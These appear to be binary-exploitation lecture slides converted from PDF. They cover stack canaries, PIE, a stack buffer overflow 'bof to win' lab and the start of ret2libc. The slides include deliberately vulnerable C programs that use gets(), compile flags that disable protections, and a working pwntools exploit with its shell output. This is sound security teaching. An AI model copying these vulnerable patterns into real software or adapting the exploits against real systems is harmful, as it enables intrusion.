
Position Independent Executable



1st run




2nd run



3rd run

stack canary

every process has a
different, random canary



bof to win

```
#include <stdio.h>
void setup(){
    setvbuf(stdin, 0x0, 2, 0);
    setvbuf(stdout, 0x0, 2, 0);
    setvbuf(stderr, 0x0, 2, 0);
}

void win(){
    system("/bin/sh");
}

void vuln(){
    char buf[0x20];
    printf("Input > ");
    gets(buf);
    return;
}

int main(){
    setup();
    vuln();
}
```

compile with

> gcc main.c -o main -m32 -no-pie -fno-stack-protector

pwntools

```
from pwn import *
io = process("./main")

# gdb.attach(io)
io.sendlineafter(b">", b"..")
io.interactive()
```

<https://docs.pwntools.com/en/stable/>

bof to win

```
gef> print win  
$1 = {<text variable, no debug info>} 0x8049203 <win>
```

```
$ebp : 0xffffd3b8
```

```
gets@plt (  
  [sp + 0x0] = 0xffffd390  
  [sp + 0x4] = 0xf7fd8f94  
)
```

$0xffffd3b8 + 0x4 - 0xffffd390 = 0x2c$

bof to win


```
from pwn import *
io = process("./main")

# gdb.attach(io)
io.sendlineafter(b">", b"A"*0x2c + p32(0x8049203))
io.interactive()
```

```
vagrant@ubuntu-jammy:~/pwn_101/exp_101/bof_win$ python3 exploit.py
[+] Starting local process './main': pid 5503
[*] Switching to interactive mode
$ ls
exploit.py  main  main.c
$
[*] Interrupted
[*] Stopped process './main' (pid 5503)
vagrant@ubuntu-jammy:~/pwn_101/exp_101/bof_win$
```

**what if there's no
win() function?**

libc



ret2libc


Aim: mimic a `system("bin/sh")` call

what does the stack look like when
`system("/bin/sh")` is called?

ret2libc


Aim: mimic a system("bin/sh") call

what does the stack look like when
system("/bin/sh") is called?



*str: "/bin/sh"

ret2libc



ret2libc

```
#include <stdio.h>
#include <stdlib.h>

void setup(){
    setvbuf(stdin,0x0,2,0);
    setvbuf(stdout,0x0,2,0);
    setvbuf(stderr,0x0,2,0);
    printf("system @ %p\n", (void *)system);
}

void vuln(){
    char buf[0x20];
    printf("Input > ");
    gets(buf);
    return;
}

int main(){
    setup();
    vuln();
}
```

